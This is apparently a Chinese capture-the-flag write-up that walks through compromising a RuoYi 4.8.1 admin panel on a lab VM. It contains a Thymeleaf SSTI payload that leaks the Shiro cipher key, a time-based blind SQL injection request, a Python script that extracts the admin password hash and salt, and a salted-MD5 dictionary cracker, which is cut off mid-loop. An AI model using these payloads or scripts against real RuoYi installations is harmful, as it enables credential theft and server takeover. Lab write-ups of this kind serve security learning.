dan---Tuf

信息搜集


看到80，1025开了俩个服务

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.90.151.116 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-29 08:02 EST
Nmap scan report for 10.90.151.116
Host is up (0.00023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1025/tcp open  NFS-or-IIS
MAC Address: 08:00:27:A4:F6:21 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.86 seconds


┌──(kali㉿kali)-[~]
└─$ nmap -p 22,80,1025 -A 10.90.151.116
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-29 08:03 EST
Nmap scan report for 10.90.151.116
Host is up (0.00060s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: 2026 \xE7\x9B\x9B\xE4\xB8\x96\xE5\x85\x83\xE6\x97\xA6 - maze-sec
1025/tcp open  http    Apache Tomcat (language: en)
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title:
\xE7\x99\xBB\xE5\xBD\x95\xE8\x8B\xA5\xE4\xBE\x9D\xE7\xB3\xBB\xE7\xBB\x9F
|_Requested resource was http://10.90.151.116:1025/login
MAC Address: 08:00:27:A4:F6:21 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

```
HOP RTT     ADDRESS
1   0.60 ms 10.90.151.116

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
```

先看眼80，一个元旦祝福界面，哈哈哈哈（入口应该不是在这里了，在这里祝福大家元旦快乐！！！）

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.90.151.116/
<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>2026 盛世元旦 - maze-sec</title>
    <style>
        body {
            margin: 0;
            padding: 0;
            background: #1a0000;
            overflow: hidden;
            font-family: 'Microsoft YaHei', sans-serif;
        }
        .......
<body>

    <div class="decor-top"></div>

    <canvas id="mainCanvas"></canvas>

    <div class="ui-layer">
        <div class="year">2026</div>
        <h1>元旦快乐</h1>
    </div>

    <div class="brand">maze-sec</div>
    <div class="hint">✦ 点击苍穹 燃放烟花 ✦</div>
```



一个若依系统后台界面，先尝试去找默认的账户密码

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.90.151.116:1025/login
<!DOCTYPE html>
<html lang="zh">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0">
    <title>登录若依系统</title>
    <meta name="description" content="若依后台管理框架">
    ......
```

项目地址


```
https://github.com/yangzongzhuan/RuoYi/
```

这里的默认账户密码不对

> ## 在线体验
>
> - admin/admin123
> - 陆陆续续收到一些打赏，为了更好的体验已用于演示服务器升级。谢谢各位小伙伴。


在他的sql目录中看到

```
insert into sys_user values(1,  103, 'admin', '若依', '00', 'ry@163.com',
'15888888888', '1', '', '29c67a30398638269fe600f73a054934', '111111', '0', '0',
'127.0.0.1', null, null, 'admin', sysdate(), '', null, '管理员');


insert into sys_user values(2,  105, 'ry',    '若依', '00', 'ry@qq.com',
'15666666666', '1', '', '8e6d98b90472783cc73c17047ddccf36', '222222', '0', '0',
'127.0.0.1', null, null, 'admin', sysdate(), '', null, '测试员');
```



29c67a30398638269fe600f73a054934


解密成功！结果：adminadmin123111111



8e6d98b90472783cc73c17047ddccf36

解密成功！结果：ryadmin123222222


去掉盐再次尝试登录还是不对，一筹莫展之际，搜搜看看还没有其他密码，在ry用户登上了



```
    varchar(500)    default null             comment '备注',
(config_id)
b auto_increment=100 comment = '参数配置表';

s_config values(1,  '主框架页-默认皮肤样式名称',    'sys.index.skinName',             'skin-blue',     'Y', 'admin', sysdate(), '', null, '蓝色 skin-blue、绿色 skin-green、紫色
s_config values(2,  '用户管理-账号初始密码',        'sys.user.initPassword',          '123456',        'Y', 'admin', sysdate(), '', null, '初始化密码 123456');
s_config values(3,  '主框架页-侧边栏主题',          'sys.index.sideTheme',            'theme-dark',    'Y', 'admin', sysdate(), '', null, '深黑主题theme-dark，浅色主题theme-lig
s_config values(4,  '账号自助-是否开启用户注册功能', 'sys.account.registerUser',       'false',         'Y', 'admin', sysdate(), '', null, '是否开启注册用户功能（true开启，false关
s_config values(5,  '用户管理-密码字符范围',        'sys.account.chrtype',            '0',             'Y', 'admin', sysdate(), '', null, '默认任意字符范围，0任意（密码可以输入任
s_config values(6,  '用户管理-初始密码修改策略',    'sys.account.initPasswordModify', '1',             'Y', 'admin', sysdate(), '', null, '0：初始密码修改策略关闭，没有任何提示，
s_config values(7,  '用户管理-账号密码更新周期',    'sys.account.passwordValidateDays', '0',           'Y', 'admin', sysdate(), '', null, '密码更新周期（填写数字，数据初始化值为0
s_config values(8,  '主框架页-菜单导航显示风格',    'sys.index.menuStyle',            'default',       'Y', 'admin', sysdate(), '', null, '菜单导航显示风格（default为左侧导航菜单
```

漏洞利用

进到首页是可以看到版本的，首先还是找相关的漏洞，有一个很新的漏洞



约 13,000,000 个结果

先知社区
https://xz.aliyun.com › news

若依最新版本4.8.1漏洞 SSTI绕过获取ShiroKey至RCE

2025年12月5日 · 漏洞点：直接将用户输入拼接到 Thymeleaf 模板路径中 需要权限调用 /getNames 接口， fragment 参数可控， return 返回结果使用Thymeleaf片段语法 (::)拼接


idocdown.com
https://idocdown.com › app › articles › blogs › detail

若依最新版本4.8.1漏洞 SSTI绕过获取ShiroKey至RCE

2025年12月6日 · 若依管理系统4.8.1版本SSTI漏洞分析与利用教学 漏洞概述 若依管理系统（RuoYi）v4.8.1版本存在服务器端模板注入（SSTI）漏洞，攻击者可通过精心构造的请求绕 …

用他们的poc试着打一下，提示没有权限，我们现在的用户不是管理，所以需要获得admin的密码

```
POST /monitor/cache/getNames HTTP/1.1
Host: 10.90.151.116:1025
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=885b920f-4fe1-4c31-965a-fc6a03ffcc26
Connection: keep-alive
Content-Length: 201

fragment=|$${#response.getWriter().print(@securityManager.getClass().forName('java.util.Base64').getMethod('getEncoder').invoke(null).encodeToString(@securityManager.rememberMeManager.cipherKey))}|::.x
```



```
POST /monitor/cache/getNames HTTP/1.1
Host: 10.90.151.234:1025
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=
885b920f-4fe1-4c31-965a-fc6a03ffcc26
Connection: keep-alive
Content-Length: 201

fragment=
|$${#response.getWriter().print(@securityManager.getClass().forName('java.util.Base64').getMethod('getEncoder').invoke(null).encodeToString(@securityManager.rememberMeManager.cipherKey))}|::.x
```

```
      403
    </h1>
    <h3 class="font-bold">
      您没有访问权限!
    </h3>

    <div class="error-desc">

      对不起，您没有访问权限，请不要进行非法操作！您
      可以返回主页面
      <a href="javascript:index()" class="btn
      btn-outline btn-primary btn-xs">
        返回主页
      </a>
    </div>
  </div>
  <script>
```

这里卡了很久，不知道要怎么获得admin的密码，最后在反馈这里发现，sql注入漏洞可以直接获取admin的密码hash，简单修改一下poc（主要是数据库的键值不对）


```
https://github.com/yangzongzhuan/RuoYi/issues/300
```

```
POST /tool/gen/createTable HTTP/1.1
Host: 10.90.151.116:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=55481022-3e4d-409d-9d5d-05a84253cf90
Connection: keep-alive
Content-Length: 192

sql=create+table+a_2+as+select'1'from+sys_job+where+if(ascii(substring((SELECT(password)from+sys_user+WHERE+login_name%3D'admin'+limit+0%2C1)%2C2%2C1))%3D54%2CBENCHMARK(20000000%2Cmd5(1))%2C1)
```

随便修改一下他的脚本

```
import requests
import time
```

```python
def blind_sql_injection():
    base_url = "http://10.90.151.116:1025/tool/gen/createTable"
    headers = {
        "Cookie": "JSESSIONID=55481022-3e4d-409d-9d5d-05a84253cf90"
    }

    # 字符集：星号和十六进制大写字母
    charset = '0123456789abcdefghijklmnopqrstuvwxyz'
    password = []
    table_counter = 1  # 用于递增表名

    # 测试41个位置（假设密码哈希值长度为41，包括星号）
    for position in range(1, 42):
        found_char = None

        # 测试每个字符
        for char in charset:
            # 构建SQL语句，表名递增
            sql_template = f"create table aab_{table_counter} as select'1'from sys_job where if(ascii(substring((SELECT(password)from sys_user WHERE login_name='admin' limit 0,1),{position},1))={ord(char)},BENCHMARK(20000000,md5(1)),1)"
            table_counter += 1  # 递增表名计数器

            data = {"sql": sql_template}

            # 记录开始时间
            start_time = time.time()

            try:
                response = requests.post(
                    base_url,
                    headers=headers,
                    data=data,
                    timeout=15  # 设置较长的超时时间
                )
                elapsed = time.time() - start_time

                # 如果响应时间大于1秒，则认为字符正确
                if elapsed > 1.0:
                    found_char = char
                    password.append(char)
                    print(f"位置 {position}: 找到字符 '{char}'，响应时间: {elapsed:.2f}秒")
                    print(f"当前密码: {''.join(password)}")
                    break
                else:
                    print(f"位置 {position}: 测试字符 '{char}'，响应时间: {elapsed:.2f}秒")

            except requests.exceptions.Timeout:
                found_char = char
                password.append(char)
                print(f"位置 {position}: 找到字符 '{char}' (超时)")
                print(f"当前密码: {''.join(password)}")
                break
            except Exception as e:
                print(f"位置 {position}: 测试字符 '{char}' 时发生错误: {e}")
                # 继续尝试下一个字符
                continue

        # 如果未找到字符，添加占位符
        if not found_char:
            password.append('?')
            print(f"位置 {position}: 未找到匹配字符")

    # 输出最终结果
    final_password = ''.join(password)
    print(f"\n最终密码: {final_password}")
    return final_password

if __name__ == "__main__":
    blind_sql_injection()
```




```
        # 如果未找到字符，添加占位符
        if not found_char:
            password.append('?')
            print(f"位置 {position}: 未找到匹配字符")

    # 输出最终结果
    final_password = ''.join(password)
    print(f"\n最终密码: {final_password}")
    return final_password

if __name__ == "__main__":
    blind_sql_injection()
```

```
位置 41: 测试字符 't', 响应时间: 0.02秒
位置 41: 测试字符 'u', 响应时间: 0.05秒
位置 41: 测试字符 'v', 响应时间: 0.03秒
位置 41: 测试字符 'w', 响应时间: 0.03秒
位置 41: 测试字符 'x', 响应时间: 0.02秒
位置 41: 测试字符 'y', 响应时间: 0.03秒
位置 41: 测试字符 'z', 响应时间: 0.03秒
位置 41: 未找到匹配字符

最终密码: 762c7f1bdd4d7007271c22ba66556c74?????????
```

这里本来就是hash，后面的？不用管

想试着直接解密不行，那先看看加密规则吧

直接拼接用户密码加盐，比如用户是admin，密码是123456，盐是123123，那么数据库中存的就是admin123456123123的md5值



```
        if (!matches(user, password))
        {
            AsyncManager.me().execute(AsyncFactory.recordLogininfor(loginName, Constants.LOGIN_FAIL, MessageUtils.message("user
            loginRecordCache.put(loginName, retryCount);
            throw new UserPasswordNotMatchException();
        }
        else
        {
            clearLoginRecordCache(loginName);
        }
    }

    public boolean matches(SysUser user, String newPassword)
    {
        return user.getPassword().equals(encryptPassword(user.getLoginName(), newPassword, user.getSalt()));
    }

    public void clearLoginRecordCache(String loginName)
    {
        loginRecordCache.remove(loginName);
    }

    public String encryptPassword(String loginName, String password, String salt)
    {
        return new Md5Hash(loginName + password + salt).toHex();
    }
}
```

写一个脚本进行爆破，但是在这之前需要拿到盐


```
import requests
import time

def blind_sql_injection():
    base_url = "http://10.90.151.116:1025/tool/gen/createTable"
    headers = {
        "Cookie": "JSESSIONID=55481022-3e4d-409d-9d5d-05a84253cf90"
    }

    # 字符集：星号和十六进制大写字母
    charset = '0123456789abcdefghijklmnopqrstuvwxyz'
    password = []
    table_counter = 1  # 用于递增表名

    # 测试41个位置（假设密码哈希值长度为41，包括星号）
    for position in range(1, 10):
        found_char = None

        # 测试每个字符
        for char in charset:
            # 构建SQL语句，表名递增
            sql_template = f"create table aab_{table_counter} as select'1'from sys_job where if(ascii(substring((SELECT(salt)from sys_user WHERE login_name='admin' limit 0,1),{position},1))={ord(char)},BENCHMARK(20000000,md5(1)),1)"
            table_counter += 1  # 递增表名计数器

            data = {"sql": sql_template}

            # 记录开始时间
            start_time = time.time()

            try:
                response = requests.post(
                    base_url,
                    headers=headers,
                    data=data,
                    timeout=15  # 设置较长的超时时间
                )
                elapsed = time.time() - start_time

                # 如果响应时间大于1秒，则认为字符正确
                if elapsed > 1.0:
                    found_char = char
                    password.append(char)
                    print(f"位置 {position}: 找到字符 '{char}', 响应时间:
{elapsed:.2f}秒")
                    print(f"当前密码: {''.join(password)}")
                    break
                else:
                    print(f"位置 {position}: 测试字符 '{char}', 响应时间:
{elapsed:.2f}秒")

            except requests.exceptions.Timeout:
                found_char = char
                password.append(char)
                print(f"位置 {position}: 找到字符 '{char}' (超时)")
                print(f"当前密码: {''.join(password)}")
                break
            except Exception as e:
                print(f"位置 {position}: 测试字符 '{char}' 时发生错误: {e}")
                # 继续尝试下一个字符
                continue

        # 如果未找到字符，添加占位符
        if not found_char:
            password.append('?')
            print(f"位置 {position}: 未找到匹配字符")

    # 输出最终结果
    final_password = ''.join(password)
    print(f"\n最终密码: {final_password}")
    return final_password

if __name__ == "__main__":
    blind_sql_injection()
```

```
import hashlib

# ================== 在这里填写 ==================

TARGET_HASH = "762c7f1bdd4d7007271c22ba66556c74"  # 目标 hash
LOGIN_NAME  = "admin"                           # loginName
SALT        = "368741"                             # salt
WORDLIST    = "D:/tool/red/rockyou.txt"                     # 字典路径

# ===============================================


def encrypt(login_name, password, salt):
    data = (login_name + password + salt).encode("utf-8")
    return hashlib.md5(data).hexdigest()
```

```
def crack():
    with open(WORDLIST, "r", encoding="utf-8", errors="ignore") as f:
        for i, line in enumerate(f, 1):
            pwd = line.strip()
            if not pwd:
                continue

            h = encrypt(LOGIN_NAME, pwd, SALT)

            if h == TARGET_HASH.lower():
                print("[+] Password Found!")
                print(f"    password = {pwd}")
                print(f"    hash     = {h}")
                return

            if i % 100000 == 0:
